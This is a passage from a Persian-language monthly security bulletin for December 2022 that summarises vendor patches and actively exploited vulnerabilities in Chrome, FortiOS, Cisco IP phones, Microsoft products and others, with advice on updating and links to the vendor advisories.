همچنین ضمن به‌روزرسانی سیستم‌های عامل و تمامی نرم‌افزارها، از راهکارهای امنیتی پیشرفته استفاده نموده و هر گونه تلاشی جهت دسترسی به دستگاه‌ها از طریق پودمان SSH و هشدارهای صادر شده در خصوص رفتار غیرعادی شبکه را شناسایی نمایند.

در نهایت، در صورت عدم نیاز، درگاه SSH را غیرفعال نموده و از بکارگیری نسخه‌های کرک شده، نرم‌افزارهای قفل شکسته و غیرمجاز خودداری کنید زیرا معمولاً منجر به انتقال بدافزار می‌شوند.

مشروح گزارش مایکروسافت در خصوص این بات‌نت در نشانی زیر قابل مطالعه می‌باشد:

https://www.microsoft.com/en-us/security/blog/2022/12/15/mccrash-cross-platform-ddos-botnet-targets-private-minecraft-servers/



آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

انتشار

Sophos UTM 9.713

شرکت سوفوس (Sophos) نسخه SG UTM 9.713 را منتشر کرد. در نسخه جدید چند باگ در نسخ قبلی SG UTM اصلاح شده و تغییراتی در نحوه اجرای برخی از سرویس‌ها لحاظ گردیده است.

برای ارتقا به‌صورت دستی می‌توان با مراجعه به نشانی https://download.astaro.com، اقدام به دریافت بسته به‌روزرسانی از مسیر و درهم‌ساز (Hash) زیر کرد:

Up2date package – 9.712 to 9.713: https://download.astaro.com/UTM/v9/up2date/u2d-sys-9.712013-713019.tgz.gpg

Md5sum: a136634f8356cbc53ca8e9e4db5f1cd8: https://download.astaro.com/UTM/v9/up2date/u2d-sys-9.712013-713019.tgz.gpg.md5

به گزارش شرکت مهندسی شبکه گستر، مطابق معمول، شرکت سوفوس بسته به‌روزرسانی را از طریق سرورهای Up2Date نیز به تدریج در چند مرحله در دسترس قرار خواهد داد تا فرایند ارتقا به‌صورت غیردستی نیز برای راهبران قابل انجام باشد.

در نسخه ۹/۷۱۳ موارد زیر اصلاح شده است:

- آسیب‌پذیری CVE-2022-3345 در Quarantine Manager SQLi
- استفاده بالا از CPU توسط rrdtool

اصلی‌ترین تغییر در این نسخه، ۶۴ بیتی شدن برخی اجزای UTM بر روی هسته‌های ۶۴ بیتی است. از جمله سرویس‌های زیر که از این نسخه به‌صورت پیش‌فرض بر روی هسته‌های ۶۴ بیتی در حالت ۶۴ بیتی اجرا خواهند شد:

- HTTP Proxy
- Sophos & Avira Scan Engines
- Snort

دو سرویس HTTP Proxy و Snort برای آن دسته از مشتریانی که از معماری ۳۲ بیتی استفاده می‌کنند در نسخه ۹/۷۱۳ نیز همچنان به‌صورت ۳۲ بیتی اجرا خواهند شد.

در عین حال، با توجه به پایان پشتیبانی شرکت آویرا (Avira) از نسخ ۳۲ بیتی هسته‌های اجرایی ضدویروس این شرکت، لازم است که عملیات ارتقا به‌خصوص در صورت استفاده از این ضدویروس بر روی UTM در اسرع صورت پذیرد. اطلاعیه سوفوس در مورد خاتمه پشتیبانی از Avira 32-bit Scan Engine در راهنمای زیر قابل مطالعه است:

https://support.sophos.com/support/s/article/KB-000044562

لازم به ذکر است که نسخه هسته UTM، در پایین صفحه Webadmin قابل ملاحظه است.

بیش از ۱۰ سال از عمر آن دسته از تجهیزات CPU که فقط از حالت ۳۲ بیتی پشتیبانی می‌کنند می‌گذرد. انتظار می‌رود که پشتیبانی از اجزای کلیدی این تجهیزات به تدریج کمتر و کمتر شود. چنانچه در حال حاضر از هسته‌های ۳۲ بیتی استفاده می‌کنید ارتقای سخت‌افزار فعلی را به شما پیشنهاد می‌کنیم. Reimage کردن سخت‌افزار فعلی و نصب و راه‌اندازی مجدد آن با نسخه ۶۴ بیتی SG UTM ISO، دیگر راهکار پیشنهادی ماست.

اطلاعیه سوفوس در خصوص نسخه UTM 9.713 در لینک زیر قابل دریافت است:

https://community.sophos.com/utm-firewall/b/blog/posts/utm-up2date-9-713-released

شماره تلفن ۴۲۰۵۲ در ساعات اداری و سامانه خدمات پس از فروش و پشتیبانی شرکت مهندسی شبکه گستر به نشانی my.shabakeh.net در طول شبانه روز در اختیار مشترکین گرامی است تا مشکلات و مسائل خود را مطرح کرده و پاسخ‌ها و راهنمایی‌های لازم را دریافت نمایند.

نهمین ضعف امنیتی روز-صفر Chrome
در سال میلادی جاری

شرکت گوگل (Google) با انتشار یک به‌روزرسانی امنیتی اضطراری، ضعف دیگری با شناسه CVE-2022-4262 را در مرورگر Chrome که مهاجمان در حال بهره‌جویی از آن هستند ترمیم کرد. CVE-2022-4262، نهمین آسیب‌پذیری روز-صفر در Chrome است که در سال میلادی جاری پیش از عرضه اصلاحیه برای آن مورد اکسپلویت قرار گرفته است. نشانه‌ای بارز از آن که مهاجمان حرفه‌ای توجهی خاص به این مرورگر پرطرفدار دارند.

این آسیب‌پذیری جدید که به آن درجه حساسیت "بالا" (High) تخصیص داده شده باگی از نوع Type Confusion است که پویشگر Chrome V8 JavaScript از آن متأثر می‌شود.

به طور کلی، آسیب‌پذیری‌های Type Confusion زمانی رخ می‌دهند که برنامه یک منبع، شئی (Object) یا متغیر را با استفاده از یک نوع خاص مقداردهی می‌کند و سپس با استفاده از نوع متفاوت و ناسازگار به آنها دسترسی پیدا می‌کند و در عمل بستر را برای دسترسی خارج از محدوده مجاز به حافظه فراهم می‌کند. با چنین دسترسی‌های غیرمجاز به حافظه مهاجم می‌تواند اطلاعات حساس برنامه‌های دیگر را بخواند، باعث خرابی شود یا اقدام به اجرای کد دلخواه خود کند.

به گزارش شرکت مهندسی شبکه گستر، هدایت کاربر به یک صفحه HTML حاوی کد اکسپلویت، از جمله سناریوهای محتمل برای بهره‌جویی از این آسیب‌پذیری است.

آسیب‌پذیری CVE-2022-4262 در نسخ ۱۰۸/۰/۵۳۵۹/۹۴ و ۱۰۸/۰/۵۳۵۹/۹۵ مرورگر Chrome که ۱۱ آبان از سوی شرکت گوگل منتشر شدند ترمیم و اصلاح شده است. با توجه به بهره‌جویی مهاجمان از این ضعف امنیتی به تمامی کاربران Chrome توصیه اکید می‌شود که از به‌روز بودن این مرورگر بر روی دستگاه خود اطمینان حاصل کنند.

توضیحات گوگل در خصوص آسیب‌پذیری CVE-2022-4262 در لینک زیر قابل دریافت و مطالعه است:

https://chromereleases.googleblog.com/2022/12/stable-channel-update-for-desktop.html

هشدار در خصوص ضعف امنیتی

Cisco IP Phone

شرکت سیسکو از وجود یک آسیب‌پذیری با شدت بالا در آخرین نسل از محصولات Cisco IP Phone خبر داده است. سوءاستفاده از این ضعف امنیتی، مهاجم را قادر به اجرای کد به‌صورت از راه دور (RCE) یا از کاراندازی سرویس (DoS) می‌کند.

این آسیب‌پذیری، دارای شناسه CVE-2022-20968 و شدت حساسیت ۸٫۱ - بر طبق استاندارد CVSS - است.

سیسکو، ۱۷ آذر هشدار داد که تیم پاسخگویی به رخدادهای امنیتی آن از وجود نمونه کد اکسپلویت (PoC) این باگ آگاه است. در عین حال، این شرکت اعلام کرده گزارشی دال بر بهره‌جویی از آسیب‌پذیری CVE-2022-20968 در حملات واقعی دریافت نکرده است.

به گزارش شرکت مهندسی شبکه گستر، CVE-2022-20968 از عدم کنترل صحیح بسته‌های دریافتی از سوی Cisco Discovery Protocol ناشی می‌شود. مهاجم می‌تواند با ارسال یک ترافیک دستکاری‌شده Cisco Discovery Protocol، از آسیب‌پذیری مذکور بهره‌جویی کند.

سری‌های ۷۸۰۰ و ۸۸۰۰ محصولات Cisco IP Phone که از ثابت‌افزار ۱۴٫۲ یا قبل از آن استفاده می‌کنند به CVE-2022-20968 آسیب‌پذیر گزارش شده‌اند.

بر طبق توصیه‌نامه منتشرشده از سوی سیکسو، اصلاحیه CVE-2022-20968 قرار است در ماه ژانویه ۲۰۲۳ عرضه شود. با این حال، این شرکت، راهکاری موقت برای مقاوم‌سازی محصولات آسیب‌پذیر در برابر حملات بالقوه ارائه کرده که شامل غیرفعال کردن Cisco Discovery Protocol می‌شود.

توصیه‌نامه امنیتی سیسکو در خصوص CVE-2022-20968 و جزییات راهکار موقت آن، در لینک زیر قابل دریافت و مطالعه است:

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ipp-oobwrite-8cMF5r7U

بهره‌جویی مهاجمان
از آسیب‌پذیری فورتی‌نت

شرکت فورتی‌نت (Fortinet) با انتشار توصیه‌نامه‌ای نسبت به بهره‌جویی فعال مهاجمان از ضعفی در FortiOS SSL-VPN هشدار داده است. این آسیب‌پذیری مهاجمان احراز هویت نشده را قادر می‌سازد تا کد مخرب و دلخواه را به طور بالقوه و از راه دور در تجهیزات آسیب‌پذیر اجرا کنند.

این ضعف امنیتی دارای شناسه CVE-2022-42475 و درجه شدت ۹٫۳ از ۱۰ (بر طبق استاندارد CVSSv3) می‌باشد و محصولات زیر را تحت تاثیر قرار می‌دهد:

- FortiOS
- FortiOS-6K7K

فورتی‌نت این آسیب‌پذیری را در نسخ زیر برطرف نموده است:

- FortiOS 7.2.3+
- FortiOS 7.0.9+
- FortiOS 6.4.11+
- FortiOS 6.2.12+
- FortiOS 6.0.16+
- FortiOS-6K7K 7.0.8+
- FortiOS-6K7K 6.4.10+
- FortiOS-6K7K 6.2.12+
- FortiOS-6K7L 6.0.15+

این شرکت در خصوص جزئیات حملات جاری، اطلاعاتی منتشر نکرده است.

در این راستا توصیه نموده‌اند راهبرانی که نمی‌توانند فوراً به‌روزرسانی‌های امنیتی مربوطه را بر روی دستگاه‌های آسیب‌پذیر اعمال کنند، قابلیت SSL-VPN را غیرفعال کنند.

اطمینان از به‌روز بودن FortiOS اصلی‌ترین راهکار در مقابله با تهدیدات احتمالی مبتنی بر این آسیب‌پذیری است. توصیه می‌شود که با توجه به بهره‌جویی مهاجمان و شدت بالای این ضعف امنیتی، راهبران در اسرع وقت اقدام به به‌روزرسانی محصولات مذکور نمایند.

مشروح توصیه‌نامه امنیتی شرکت فورتی‌نت به همراه نشانه‌های آلودگی (Indicators-of-Compromise - به اختصار IoC) در نشانی زیر قابل دریافت و مطالعه می‌باشند:

https://www.fortiguard.com/psirt/FG-IR-22-398

بروزرسانی‌ها و اصلاحیه‌های

آذر ۱۴۰۱

در آذر ۱۴۰۱ شرکت‌های زیر اقدام به عرضه بروزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

مایکروسافت	فورتی‌نت	ادوبی
سیسکو	اپل	سیتریکس
ترلیکس	وی‌ام‌ور	سامبا
بیت‌دیفندر	مـوزیـلا	دروپال
سـوفـوس	گوگل	

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برخی از بااهمیت‌ترین اصلاحیه‌های آذر ماه پرداخته شده است.

مایکـروسافت

در آذر ۱۴۰۱، شرکت مایکروسافت (Microsoft)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی نوامبر منتشر کرد. اصلاحیه‌های مذکور حدود ۵۰ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت شش مورد از آسیب‌پذیری‌های ترمیم شده این ماه «حیاتی» (Critical) و اکثر موارد دیگر «مهم» (Important) اعلام شده است.

این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را در محصولات مایکروسافت ترمیم می‌کنند:

- «ترفیع اختیارات» (Elevation of Privilege)
- «اجرای کد از راه دور» (Remote Code Execution)
- «افشای اطلاعات» (Information Disclosure)
- «از کاراندازی سرویس» (Denial of Service - به اختصار DoS)

- «عبور از سد امکانات امنیتی» (Security Feature Bypass)
- «جعل» (Spoofing)

سه مورد از آسیب‌پذیری‌های ترمیم شده این ماه (شناسه‌های CVE-2022-44698، CVE-2022-44710 و CVE-2022-41043)، از نوع «روز-صفر» می‌باشند و یک مورد آن (CVE-2022-44698) به طور گسترده در حملات مورد سوءاستفاده قرار گرفته‌اند.

مایکروسافت آن دسته از آسیب‌پذیری‌هایی را از نوع روز-صفر می‌داند که پیش‌تر اصلاحیه رسمی برای ترمیم آن‌ها ارائه نشده، جزییات آن‌ها به‌طور عمومی منتشر شده یا در مواقعی مورد سوءاستفاده مهاجمان قرار گرفته است.

در ادامه به بررسی جزئیات ضعف‌های امنیتی روز صفر که در ماه میلادی دسامبر ۲۰۲۲ توسط شرکت مایکروسافت ترمیم شده‌اند، می‌پردازیم.

- CVE-2022-44698: این آسیب‌پذیری روز صفر دارای درجه اهمیت «متوسط» (Moderate) بوده و از نوع «عبور از سد امکانات امنیتی» است و Windows SmartScreen از آن متاثر می‌شود. مهاجم جهت بهره‌جویی از این ضعف امنیتی اقدام به ایجاد یک فایل مخرب JavaScript با امضای جعلی می‌نماید. این فایل راهکار دفاعی Windows به نام Mark of the Web - به اختصار MotW - را دور می‌زند و منجر به از دست دادن محدود یکپارچگی و غیرفعال شدن ویژگی‌های امنیتی نظیر Protected View در Microsoft Office که بر MotW متکی است، می‌شود.

  مهاجمان به طور فعال از این ضعف امنیتی در کارزارهای متعددی جهت توزیع بدافزارهایی نظیر تروجان QBot و باج‌افزار Magniber سوءاستفاده کردند.
- CVE-2022-44710: این ضعف امنیتی که به طور عمومی افشاء شده، دارای درجه اهمیت «مهم» بوده و از نوع «ترفیع اختیارات» است. این ضعف امنیتی بر DirectX Graphics Kernel تاثیر می‌گذارد. از طرفی مهاجم تنها با برنده شدن در شرایط رقابتی (Race Condition) قادر به بهره‌جویی از آن می‌باشد؛ سوءاستفاده موفق از آن مهاجم را قادر به کسب امتیازات در سطح SYSTEM می‌نماید.
- CVE-2022-41043: آخرین آسیب‌پذیری ترمیم شده در دسامبر ۲۰۲۲ که کد بهره‌جوی آن به طور عمومی منتشر شده از نوع «افشا اطلاعات» می‌باشد و Microsoft Office از آن متاثر می‌شود. بهره‌جویی از این ضعف امنیتی نیازمند احراز هویت مهاجم است و او را قادر به دستیابی به Token مربوط به کاربر و سایر اطلاعات حساس می‌نماید.

شش مورد از آسیب‌پذیری‌های ترمیم شده این ماه دارای درجه اهمیت «حیاتی» می‌باشند که در ادامه به بررسی جزئیات این ضعف‌های امنیتی می‌پردازیم.

- CVE-2022-44690 و CVE-2022-44693: هر دو ضعف‌های امنیتی مربوط به Microsoft SharePoint Server در این ماه دارای شدت ۸٫۸ از ۱۰ (بر طبق استاندارد CVSS) و درجه اهمیت «حیاتی» می‌باشند. در هر دو مورد، در جریان یک حمله مبتنی بر شبکه، یک مهاجم احراز هویت شده می‌تواند از طریق مجوزهای Manage List کد مخرب را از راه دور بر روی SharePoint Server اجرا کند.
- CVE-2022-41076: این آسیب‌پذیری «حیاتی» از نوع «اجرای کد از راه دور» می‌باشد و PowerShell را در شرایطی خاص تحت تاثیر قرار می‌دهد. بهره‌جویی از این ضعف امنیتی مستلزم آن است که یک مهاجم احراز هویت شده ابتدا هدف را جهت حمله آماده کند؛ هر مهاجم احراز هویت شده می‌تواند از این آسیب‌پذیری سوءاستفاده کند و سطح دسترسی ممتازی مورد نیاز نیست. مایکروسافت احتمال بهره‌جویی از آن را «زیاد» اعلام نموده است. بهره‌جویی موفق از آن، مهاجم را قادر می‌سازد تا پیکربندی PowerShell Remoting Session را دور زده و فرامین دلخواه را بر روی سیستم آسیب‌پذیر اجرا نماید.
- CVE-2022-41127: دیگر ضعف امنیتی «حیاتی» است که Microsoft Dynamics NAV و Microsoft Dynamics 365 Business Central (On Premises) از آن متاثر می‌شوند. بهره‌جویی موفق از این آسیب‌پذیری مستلزم احراز هویت شدن مهاجم می‌باشد.
- CVE-2022-44670 و CVE-2022-44676: آخرین ضعف‌های امنیتی «حیاتی» ترمیم شده در ماه دسامبر ۲۰۲۲ از نوع «اجرای کد از راه دور» می‌باشد و Windows Secure Socket Tunneling Protocol - به اختصار SSTP – از آنها متاثر می‌شود. از طرفی مهاجم تنها با برنده شدن در شرایط رقابتی (Race Condition) قادر به اجرای کد از راه دور می‌باشد؛ یک مهاجم احراز هویت نشده می‌تواند با ارسال یک درخواست دستکاری شده ویژه جهت اتصال به سرور RAS، منجر به اجرای کد از راه دور در سرور RAS شود.

در ادامه به بررسی جزئیات دیگر آسیب‌پذیری‌های اصلاح شده این ماه و به ویژه به مواردی که ممکن است بیشتر مورد توجه مهاجمان قرار گیرند، می‌پردازیم.

- CVE-2022-44671 و CVE-2022-41121: مایکروسافت از میان ضعف‌های امنیتی ترمیم شده ماه دسامبر ۲۰۲۲ که بر Windows Graphics Component تاثیر می‌گذارند، احتمال بهره‌جویی از این دو آسیب‌پذیری را «زیاد» اعلام نموده است. هر دوی این ضعف‌های امنیتی از نوع «ترفیع اختیارات» بوده و دارای درجه اهمیت «مهم» می‌باشند.
- CVE-2022-41089: این آسیب‌پذیری دارای درجه اهمیت «مهم» و شدت ۸٫۸ از ۱۰ (بر طبق استاندارد CVSS) بوده و از نوع «اجرای کد راه دور» می‌باشد. NET Framework. از این ضعف امنیتی متاثر می‌شود و بهره‌جویی موفق از آن نیاز به تعامل کاربر دارد؛ از این رو مایکروسافت احتمال سوءاستفاده از آن را «کم» اعلام نموده است.
- CVE-2022-44678 و CVE-2022-44681: دو ضعف امنیتی مربوط به Windows Print Spooler از نوع «ترفیع اختیارات» می‌باشند. هر دو این آسیب‌پذیری‌ها دارای درجه اهمیت «مهم» بوده و بهره‌جویی موفق از آنها مهاجم را قادر به دستیابی به امتیازات SYSTEM می‌نماید.
- CVE-2022-44666: این ضعف امنیتی بر Windows Contact تاثیر می‌گذارد و دارای درجه اهمیت «مهم» می‌باشد. مهاجم جهت بهره‌جویی از این آسیب‌پذیری، باید کاربر را متقاعد کند که یک فایل دستکاری شده مخرب را از یک سایت دانلود و باز کند تا بتواند به صورت محلی و از راه دور به کامپیوتر کاربر حمله کند. هم Client و هم سرور به طور بالقوه در برابر این ضعف امنیتی آسیب‌پذیر می‌باشند.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های دسامبر ۲۰۲۲ مایکروسافت در گزارش زیر قابل مطالعه است:

https://newsroom.shabakeh.net/26534

سیسکو

شرکت سیسکو (Cisco Systems) در آذر ماه در چندین نوبت اقدام به عرضه بروزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این بروزرسانی‌ها، ٤٤ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ٦ مورد از آنها از نوع «حیاتی»، ٢٦ مورد از آنها از نوع «بالا» (High) و ۱۲ مورد از نوع «متوسط» (Medium) گزارش شده است. آسیب‌پذیری‌هایی همچون «از کاراندازی سرویس»، «اجرای کد از راه دور»، «تزریق فرمان» (Command Injection)، «نشت حافظه» (Memory Leak) و «سرریز بافر» (Buffer Overflow) از جمله مهمترین اشکالات مرتفع شده توسط بروزرسانی‌های جدید هستند. مهاجم می‌تواند از بعضی از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. اطلاعات بیشتر در نشانی زیر قابل دسترس می‌باشد:

https://tools.cisco.com/security/center/publicationListing.x

ترلیکس

در ماهی که گذشت شرکت ترلیکس (Trellix) با انتشار نسخه 5.7.8 نرم افزار Trellix Agent یک ضعف امنیتی با شدت «متوسط» و شناسه CVE-2022-3859 را در این محصول برطرف کرد. جزییات بیشتر در خصوص این نسخه جدید در لینک زیر قابل دریافت و مطالعه است:

https://docs.trellix.com/bundle/trellix-agent-5.7.x-release-notes

لازم به ذکر است ترلیکس در زمستان سال گذشته و در نتیجه ادغام دو شرکت مک‌آفی اینترپرایز (McAfee Enterprise) و فایرآی (FireEye) تأسیس شد و اکنون مدتی است که نسخ جدید محصولات دو شرکت سابق تحت عنوان، نشان و ساختار Trellix ارائه می‌شوند.

بیت‌دیفندر

شرکت بیت‌دیفندر (Bitdefender) در آذر ماه اقدام به انتشار نسخ جدید زیر کرد:

- GravityZone Control Center 6.30.1-3
- Bitdefender Endpoint Security Tools for Windows 7.8.1.241
- Bitdefender Endpoint Security Tools for Linux 7.0.3.2115
- Bitdefender Endpoint Security for Mac 7.12.24.200018
- Security Server Multi-Platform 6.2.13.11842
- Security Server (VMware NSX-T) 1.1.7.11844
- Security Server (VMware NSX-V) 6.2.7.11843

اطلاعات کامل در خصوص تغییرات و بهبودهای لحاظ شده در نسخ مذکور در نشانی زیر قابل مطالعه است:

https://www.bitdefender.com/business/support/en/77212-48453-release-notes.html

سوفوس

در آذر ۱۴۰۱، شرکت سوفوس (Sophos) با انتشار توصیه‌نامه‌ای از ترمیم ۷ ضعف امنیتی زیر در Sophos Firewall v19.5 خبر داد:

- CVE-2022-3236
- CVE-2022-3226
- CVE-2022-3713
- CVE-2022-3696
- CVE-2022-3709
- CVE-2022-3711
- CVE-2022-3710

شدت یکی از آسیب‌پذیری‌های مذکور، «حیاتی»، سه مورد «بالا»، دو مورد «متوسط» و یک مورد «کم» (Low) گزارش شده است.
توصیه‌نامه امنیتی سوفوس در لینک زیر قابل دریافت است:

https://www.sophos.com/en-us/security-advisories/sophos-sa-20221201-sfos-19-5-0

در لینک زیر چکیده ای از تغییرات و بهبودهای اعمال‌شده در نسخه جدید Sophos Firewall v19.5 ارائه شده است:

https://newsroom.shabakeh.net/26281/sophos-firewall-v19-5-is-now-available.html

فورتی‌نت

در ماهی که گذشت شرکت فورتی‌نت (Fortinet) با انتشار چندین توصیه‌نامه نسبت به ترمیم ۷ ضعف امنیتی در محصولات این شرکت خبر داد. درجه اهمیت یک مورد از آنها از نوع «حیاتی»، یک مورد از آنها از نوع «بالا»، دو مورد از نوع «متوسط» و سه مورد از نوع «کم» گزارش شده است.

جزئیات بیشتر در خصوص ضعف‌های امنیتی مذکور در لینک زیر قابل مطالعه است:

https://www.fortiguard.com/psirt

این شرکت همچنین نسبت به بهره‌جویی فعال مهاجمان از ضعف امنیتی CVE-2022-42475 با درجه اهمیت «حیاتی» در FortiOS SSL-VPN هشدار داده است. این آسیب‌پذیری مهاجمان احراز هویت نشده را قادر می‌سازد تا کد مخرب و دلخواه را به طور بالقوه و از راه دور در تجهیزات آسیب‌پذیر اجرا کنند. این ضعف امنیتی محصولات زیر را تحت تاثیر قرار می‌دهد:

- FortiOS
- FortiOS-6K7K

توصیه می‌شود که با توجه به بهره‌جویی مهاجمان و شدت بالای این ضعف امنیتی، راهبران در اسرع وقت با مراجعه به نشانی زیر اقدام به به‌روزرسانی محصولات مذکور نمایند:

https://www.fortiguard.com/psirt?date=12-2022

اپـــل

در آذر ماه، شرکت اپل (Apple) با انتشار بروزرسانی، ضعف‌های امنیتی متعددی را در چندین محصول خود از جمله Safari، watchOS، MacOS Big Sur، tvOS، macOS Ventura، macOS Monterey، iOS، iPadOS و iCloud Windows ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. توصیه می‌شود با مراجعه به نشانی زیر، بروزرسانی مربوطه هر چه سریع‌تر اعمال شود:

https://support.apple.com/en-us/HT201222

وی‌ام‌ور

شرکت وی‌ام‌ور (VMware) در ماهی که گذشت با انتشار توصیه‌نامه‌های امنیتی نسبت به ترمیم ۱۲ ضعف امنیتی و بروزرسانی یک وصله پیشین در محصولات زیر اقدام کرد:

- VMware ESXi
- VMware Cloud Foundation (Cloud Foundation)
- VMware vRealize Network Insight (vRNI)
- VMware vCenter Server (vCenter Server)
- VMware Tools for Windows
- VMware Workspace ONE Access (Access)
- VMware Identity Manager (vIDM)
- VMware Workstation Pro / Player (Workstation)
- VMware Fusion Pro / Fusion (Fusion)
- VMware vRealize Operations (vROps)

توصیه اکید می‌شود با مراجعه به نشانی‌های زیر در اسرع وقت بروزرسانی‌های ارائه شده اعمال گردد تا از هرگونه سوءاستفاده پیشگیری شود:

https://www.vmware.com/security/advisories/VMSA-2021-0025.html
https://www.vmware.com/security/advisories/VMSA-2022-0029.html
https://www.vmware.com/security/advisories/VMSA-2022-0030.html
https://www.vmware.com/security/advisories/VMSA-2022-0031.html
https://www.vmware.com/security/advisories/VMSA-2022-0032.html
https://www.vmware.com/security/advisories/VMSA-2022-0033.html
https://www.vmware.com/security/advisories/VMSA-2022-0034.html

موزیلا

در آذر ماه، شرکت موزیلا (Mozilla) با ارائه بروزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار مدیریت ایمیل Thunderbird برطرف کرد. این اصلاحیه‌ها، در مجموع ۱۲ آسیب‌پذیری را در محصولات مذکور ترمیم می‌کنند. درجه حساسیت شش مورد از آنها «بالا»، پنج مورد «متوسط» و یک مورد «کم» گزارش شده است. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

گوگل

شرکت گوگل (Google) در آذر ماه در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۲ آذر ماه انتشار یافت، نسخه ۱۰۸.۰.۵۳۵۹.۱۲۴ برای Mac و Linux و نسخه ۱۰۸.۰.۵۳۵۹.۱۲۴/.۱۲۵ برای Windows است. لازم به ذکر است این شرکت اعلام نموده که مهاجمان در حال بهره‌جویی از برخی از ضعف‌های ترمیم شده در این مرورگر می‌باشند.

با توجه به بهره‌جویی مهاجمان از این آسیب‌پذیری‌ها به تمامی کاربران Chrome توصیه اکید می‌شود که از به‌روز بودن این مرورگر بر روی دستگاه خود اطمینان حاصل کنند. فهرست اشکالات مرتفع شده در نشانی زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2022/12/stable-channel-update-for-desktop_13.html

ادوبی

شرکت ادوبی (Adobe) در آذر ماه اقدام به انتشار مجموعه اصلاحیه‌های امنیتی برای محصولات زیر نمود:

- Adobe Campaign Classic
- Adobe Experience Manager
- Adobe Illustrator

اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه دسامبر ادوبی در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security.html

سیتریکس

در ماهی که گذشت، شرکت سیتریکس (Citrix) نیز با عرضه بروزرسانی‌های امنیتی، یک آسیب‌پذیری با شناسه CVE-2022-27518، را در دو محصول Citrix ADC و Citrix Gateway ترمیم کرد. سوءاستفاده از این آسیب‌پذیری، مهاجم را قادر به اجرای فرمان از راه دور و در اختیار گرفتن کنترل سامانه می‌کند.

این شرکت همچنین اعلام نموده که مهاجمان از این ضعف امنیتی به صورت هدفمند بهره‌جویی نموده‌اند؛ از این رو توصیه می‌شود راهبران امنیتی جزییات ضعف امنیتی مذکور را در نشانی زیر مرور کرده و بروزرسانی لازم را اعمال کنند.

https://support.citrix.com/article/CTX474995/

سامبا

گروه سامبا (Samba Team) با عرضه بروزرسانی، چهار ضعف امنیتی با شناسه‌های CVE-2022-38023، CVE-2022-37966، CVE-2022-37967 و CVE-2022-45141 را در نسخ مختلف نرم‌افزار کدباز Samba برطرف کرد. سوءاستفاده از این ضعف ترمیم شده در اختیار گرفتن کنترل سیستم آسیب‌پذیر را برای مهاجم فراهم می‌کند. فهرست آسیب‌پذیری‌های رفع شده در نشانی‌های زیر قابل مطالعه می‌باشد:

https://www.samba.org/samba/history/security.html
https://www.samba.org/samba/security/CVE-2022-38023.html
https://www.samba.org/samba/security/CVE-2022-37966.html
https://www.samba.org/samba/security/CVE-2022-37967.html
https://www.samba.org/samba/security/CVE-2022-45141.html

دروپال

۲۳ آذر ۱۴۰۱، جامعه دروپال (Drupal Community) با عرضه بروزرسانی‌های امنیتی، ضعف‌های امنیتی با درجه اهمیت «نسبتاً حیاتی» (Moderately Critical) را در ماژول‌های H5P، File (Field) Paths، Entity Registration، Open Social و Socialbase نسخه Drupal 7.x. ترمیم نمود. سوءاستفاده از این آسیب‌پذیری‌ها، مهاجم را قادر به دستیابی به داده‌های حساس و اجرای کد مخرب از راه دور می‌کند.

